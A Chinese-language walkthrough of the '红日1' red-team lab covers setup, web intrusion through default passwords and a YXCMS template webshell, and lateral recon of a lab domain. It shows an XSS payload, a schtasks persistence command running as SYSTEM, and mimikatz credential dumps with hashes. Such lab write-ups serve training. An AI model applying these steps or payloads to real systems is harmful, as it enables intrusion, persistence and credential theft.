
红日1
1. 环境配置

首先看到整个靶场的拓扑图,我们需要搭建一个虚拟的内网环境。
- 保证攻击机器能够连通web服务器,模拟公网环境。
- 保证攻击机器无法访问内部机器,但是确保web服务器可以和vm2和vm3连通。此时就需要三台机器在同一个网络中,进行一个内网的模拟。
根据搭建要求来看,我目前想要采用的策略是将kali和web服务器同时都做一个桥接的网卡,保障kali能够正常对于web服务器的访问。之后将vm2和vm3以及web服务器三台机器重新做一个仅主机网卡,保障三台机器是仅主机模式。但是尝试之后我采用了另外一种模式
- 创建vm3网卡设置为仅主机模式,同时将网段设置为192.168.52.0
- 创建vm4网卡设置为仅主机模式,同时将网段设置为192.168.53.0
- kali设置为桥接网卡(我习惯使用桥接)同时加一个vm4网卡保证kali可以和win7服务器互通
- win7设置为vm3 和vm4 网卡,vm3保障内网,vm4保障和kali互通
- 剩下机器只设置一个vm3网卡,模拟在内网环境中。
2. 外围打点
2.1 资产端口
80/tcp   open  http
Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.4.45)|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-csrf: | Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.53.128|   Found the following possible CSRF vulnerabilities: |
|
Path: http://192.168.53.128:80/|
Form id: |
Form action: /l.php#bottom|
|
Path: http://192.168.53.128:80/l.php|
Form id: |_
Form action: /l.php#bottom| http-slowloris-check: |   VULNERABLE:|   Slowloris DOS attack|
State: LIKELY VULNERABLE|
IDs:  CVE:CVE-2007-6750|
Slowloris tries to keep many connections to the target web server open and hold|
them open as long as possible.  It accomplishes this by opening connections to|
the target web server and sending a partial request. By doing so, it starves|
the http server's resources causing Denial Of Service.|
|
Disclosure date: 2009-09-17|
References:|
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_
http://ha.ckers.org/slowloris/| http-phpself-xss: |   VULNERABLE:|   Unsafe use of $_SERVER["PHP_SELF"] in PHP files|
State: VULNERABLE (Exploitable)|
PHP files are not handling safely the variable $_SERVER["PHP_SELF"] causing Reflected Cross Site Scripting vulnerabilities.|
|
Extra information:|
|   Vulnerable files with proof of concept:|
http://192.168.53.128/l.php/%27%22/%3E%3Cscript%3Ealert(1)%3C/script%3E|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.53.128|
References:|
http://php.net/manual/en/reserved.variables.server.php|_
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)| http-enum: |   /phpinfo.php: Possible information file|   /phpmyadmin/: phpMyAdmin|   /phpMyAdmin/: phpMyAdmin|_  /PHPMyAdmin/: phpMyAdmin| http-sql-injection: |   Possible sqli for queries:|
http://192.168.53.128:80/l.php?act=phpinfo%27%20OR%20sqlspider|
http://192.168.53.128:80/l.php?act=Function%27%20OR%20sqlspider|
http://192.168.53.128:80/l.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000%27%20OR%20sqlspider|
http://192.168.53.128:80/l.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42%27%20OR%20sqlspider|
http://192.168.53.128:80/l.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42%27%20OR%20sqlspider|
http://192.168.53.128:80/l.php?act=phpinfo%27%20OR%20sqlspider|
http://192.168.53.128:80/l.php?act=Function%27%20OR%20sqlspider|   Possible sqli for forms:|
Form at path: /, form's action: /l.php#bottom. Fields that might be vulnerable:|
host|
port|
login|
funName|
Form at path: /l.php, form's action: /l.php#bottom. Fields that might be vulnerable:|
host|
port|
login|_
funName|_http-trace: TRACE is enabled|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)3306/tcp open  mysql   MySQL (unauthorized)
因为我加了一个漏扫的模块进去,可以看到外围的这台服务器还是很脆弱的,csrf,xss,sql注入以及一些系统。但是我们始终牢记的是我们需要打点,如果说连这个内网的入口都没有,何谈内网渗透的呢!
2.2 资产梳理
Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
服务器: localhost via TCP/IP
软件: MySQL
软件版本: 5.5.53 - MySQL Community Server (GPL)
协议版本: 10
用户: root@localhost
- 数据库客户端版本: libmysql - mysqlnd 5.0.10 - 20111026 - $Id: c85105d7c6f7d70d609bb4c000257868a40840ab $
- PHP 扩展: mysqli
- 版本信息: phpStudy 2014
Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
YxcmsApp 1.2.1
2.3 web 漏洞
2.3.1 xss
这个xss漏洞使用nmap的扫描模块扫出来的,主要是因为php_slef的这个功能点,这个xss点是肉眼看不出来的。因为他是用后端代码带出来的漏洞,最主要是因为[[PHP_SELF]]$_SERVER["PHP_SELF"] 是因为这个函数会返回请求url的请求文件。因此如果我们能在文件路径上做文章我们就可以直接构造语句
http://192.168.53.128/l.php/'/%3E%3Cscript%3Ealert(1)%3C/script%3E
2.3.2 phpinfo
phpinfo的很多内容也是很好识别的
2.3.3 phpmyadmin
一眼定睛数据库管理工具
可以看到phpmyadmin, 又是一个验证框,直接试试默认口令root/root,成功登录.
发现了一个旁站
2.3.4 YXCMS


md5解密 admin/949ba59abbe56e05 但是前台登录不上. 之后找到yxcms的一个getshell方式.找到了一个默认口令 admin/123456 直接进入后台. 作为一个红队选手,快速打点,扩大影响才是我们需要的.
2.3.5 相关口令
通过对于phpmyadmin的相关加密数据得到
root/root
admin/123456
admin/949ba59abbe56e05
2.4 GETshell

根据yxcms的nday,成功修改模板文件,将我们的一句话木马成功写入。
访问对应的模板文件http://192.168.53.128/yxcms/index.php?cmd=phpinfo(); 发现我们可以执行对应的命令。
3. 内网渗透
3.1 上线cs
由于我们已经上线蚁剑,直接让我们的马子上线。·
开启监听,上线马儿
3.2 权限维持
[[权限维持]]
3.2.1 进程注入
这一部分不做赘述
3.2.2 计划任务
# 首先把我们的exe可执行文件放在 计划任务之中 schtasks /create /tn win /sc onlogon /tr "c:\20241128\system1.exe" /ru system /f
之后我们登陆之后可以看到又上线了一个服务。
3.3 内网穿透

我比较喜欢ew
3.4 内网信息收集
主机名:
STU1OS 名称:
Microsoft Windows 7 专业版 OS 版本:
6.1.7601 Service Pack 1 Build 7601OS 制造商:
Microsoft CorporationOS 配置:
成员工作站OS 构件类型:
Multiprocessor Free注册的所有人:
Windows 用户注册的组织:
产品 ID:
00371-177-0000061-85693初始安装日期:
2019/8/25, 9:54:10系统启动时间:
2024/11/3, 18:49:58系统制造商:
VMware, Inc.系统型号:
VMware Virtual Platform系统类型:
x64-based PC处理器:
安装了 1 个处理器。
[01]: Intel64 Family 6 Model 140 Stepping 1 GenuineIntel ~2419 MhzBIOS 版本:
Phoenix Technologies LTD 6.00, 2020/11/12Windows 目录:
C:\Windows系统目录:
C:\Windows\system32启动设备:
\Device\HarddiskVolume1系统区域设置:
zh-cn;
中文(中国)输入法区域设置:   zh-cn;
中文(中国)时区:
(UTC+08:00)北京,重庆,香港特别行政区,乌鲁木齐物理内存总量:
2,047 MB可用的物理内存:   1,426 MB虚拟内存: 最大值: 4,095 MB虚拟内存: 可用:   3,381 MB虚拟内存: 使用中: 714 MB页面文件位置:
C:\pagefile.sys域:
god.org登录服务器:
暂缺修补程序:
安装了 4 个修补程序。
[01]: KB2534111
[02]: KB2999226
[03]: KB958488
[04]: KB976902网卡:
安装了 6 个 NIC。
[01]: Intel(R) PRO/1000 MT Network Connection
连接名:
本地连接
启用 DHCP:   是
DHCP 服务器: 192.168.52.254
IP 地址
[01]: 192.168.52.128
[02]: fe80::f0c8:f151:50ba:cf3e
[02]: Bluetooth 设备(个人区域网)
连接名:
Bluetooth 网络连接
状态:
媒体连接已中断
[03]: TAP-Windows Adapter V9
连接名:
本地连接 2
状态:
媒体连接已中断
[04]: Microsoft Loopback Adapter
连接名:
Npcap Loopback Adapter
启用 DHCP:   是
DHCP 服务器: 255.255.255.255
IP 地址
[01]: 169.254.129.186
[02]: fe80::b461:ccad:e30f:81ba
[05]: TAP-Windows Adapter V9
连接名:
本地连接 3
状态:
媒体连接已中断
[06]: Intel(R) PRO/1000 MT Network Connection
连接名:
本地连接 5
启用 DHCP:   是
DHCP 服务器: 192.168.53.254
IP 地址
[01]: 192.168.53.129
[02]: fe80::c826:c3b2:e68a:2a1b
通过信息查看我们发现机器可以出网并且在192.168.52.128 这个ip 因此针对这个ip进行c段扫描
3.4.1 stu1
192.168.52.128 (Windows 7 Professional 7601 Service Pack 1)
- 开放端口:
- 139 (NetBIOS)
- 445 (SMB)
- 135 (MS RPC)
- 80 (HTTP)
- 3306 (MySQL)
- MS17-010 (存在漏洞,建议修复)
- NetBIOS:
- 主机名:
stu1.god.org - 其他 IP 地址: 169.254.129.186, 192.168.52.128, 192.168.2.7
- 主机名:
- Web应用:
phpStudy 探针 2014(位于端口 80,存在潜在的安全风险)
- 开放端口:
3.4.2 owa
192.168.52.138 (Windows Server 2008 R2 Datacenter 7601 Service Pack 1)
- 开放端口:
- 139 (NetBIOS)
- 445 (SMB)
- 135 (MS RPC)
- 80 (HTTP)
- 88 (Kerberos)
- MS17-010 (存在漏洞,建议修复)
- NetBIOS:
- 主机名:
owa.god.org - 其他 IP 地址: 192.168.52.138
- 主机名:
- Web应用:
- IIS7 (位于端口 80,可能是 Web 服务)
- 开放端口:
3.4.3 root-tvi862ubeh
192.168.52.141 (Windows Server 2003 3790)
- 开放端口:
- 139 (NetBIOS)
- 445 (SMB)
- 135 (MS RPC)
- 21 (FTP - 匿名访问)
- 7001, 7002 (可能是应用程序端口)
- 8099, 8098 (Web 服务)
- MS17-010 (存在漏洞,建议修复)
- NetBIOS:
- 主机名:
root-tvi862ubeh - 其他 IP 地址: 192.168.52.141
- 主机名:
- Web应用:
Sentinel Keys License Monitor(位于端口 7002)The page must be viewed over a secure channel(位于端口 8099,返回 403)
- FTP服务:
- 匿名访问 (存在安全隐患)
- 开放端口:
3.4.4 凭据收集
域管理员
域用户
域控
# stu1 本地用户Administrator
Guest
liukaifeng01   Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::liukaifeng01:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::Authentication Id : 0 ; 997 (00000000:000003e5)Session
: Service
from 0User Name
: LOCAL SERVICEDomain
: NT AUTHORITYLogon Server
: (null)Logon Time
: 2025/1/27 21:08:29SID
: S-1-5-19	msv :		tspkg :		wdigest :		 * Username : (null)	 * Domain   : (null)	 * Password : (null)	kerberos :		 * Username : (null)	 * Domain   : (null)	 * Password : (null)	ssp :		credman :	Authentication Id : 0 ; 996 (00000000:000003e4)Session
: Service
from 0User Name
: STU1$Domain
: GODLogon Server
: (null)Logon Time
: 2025/1/27 21:08:29SID
: S-1-5-20	msv :		 [00000003] Primary	 * Username : STU1$	 * Domain   : GOD	 * NTLM
: 362b12db4a3b9d0ad31cf8fc5bc99080	 * SHA1
: 5084ad840df7b8e4e7b6d4f6cbab70d765472ec0	tspkg :		wdigest :		 * Username : STU1$	 * Domain   : GOD	 * Password : e4 c9 97 20 d8 c6 97 f8 7d b2 c4 5f 06 6e 13 89 f0 db 30 f1 26 f0 69 39 a0 67 5c 08 c1 7b c3 83 ea e7 fd b8 7f 72 45 79 a3 9e 19 75 b9 7c 2d c8 64 41 e8 35 45 49 08 57 c9 91 a1 0a 88 0a 36 2a 3c df 37 35 0f c2 d0 3c eb 23 d1 8f 75 13 f0 a9 95 6d d4 5b e3 aa e9 99 64 7b c9 59 7a 33 b1 06 58 13 cf b7 ed d2 af 19 d9 b3 1c b5 4d 37 37 79 4d e0 9e a3 48 2f ab 62 31 c2 26 74 c5 97 46 13 ca 2b 80 b0 ab ac 7b 28 f3 67 40 f0 2e 89 27 e3 1b 35 d6 8d 83 0d 7b 3d 21 66 73 1d db 07 f2 c1 4c b0 be 1b ea 14 55 1e 0e 15 79 e3 c9 81 9e 56 b3 96 34 a1 3f 1c f1 0d 65 a3 ad f0 e3 c5 b8 25 ef 5d 7f 11 57 10 13 c7 c1 42 4e 55 44 1c c1 a4 0f a1 3a ce 57 18 f6 05 28 eb 17 72 fd 30 6f b6 03 95 d3 52 f3 1a 85 5c 91 bd 0f 5e 54 1d 8e f5 	kerberos :		 * Username : stu1$	 * Domain   : GOD.ORG	 * Password : e4 c9 97 20 d8 c6 97 f8 7d b2 c4 5f 06 6e 13 89 f0 db 30 f1 26 f0 69 39 a0 67 5c 08 c1 7b c3 83 ea e7 fd b8 7f 72 45 79 a3 9e 19 75 b9 7c 2d c8 64 41 e8 35 45 49 08 57 c9 91 a1 0a 88 0a 36 2a 3c df 37 35 0f c2 d0 3c eb 23 d1 8f 75 13 f0 a9 95 6d d4 5b e3 aa e9 99 64 7b c9 59 7a 33 b1 06 58 13 cf b7 ed d2 af 19 d9 b3 1c b5 4d 37 37 79 4d e0 9e a3 48 2f ab 62 31 c2 26 74 c5 97 46 13 ca 2b 80 b0 ab ac 7b 28 f3 67 40 f0 2e 89 27 e3 1b 35 d6 8d 83 0d 7b 3d 21 66 73 1d db 07 f2 c1 4c b0 be 1b ea 14 55 1e 0e 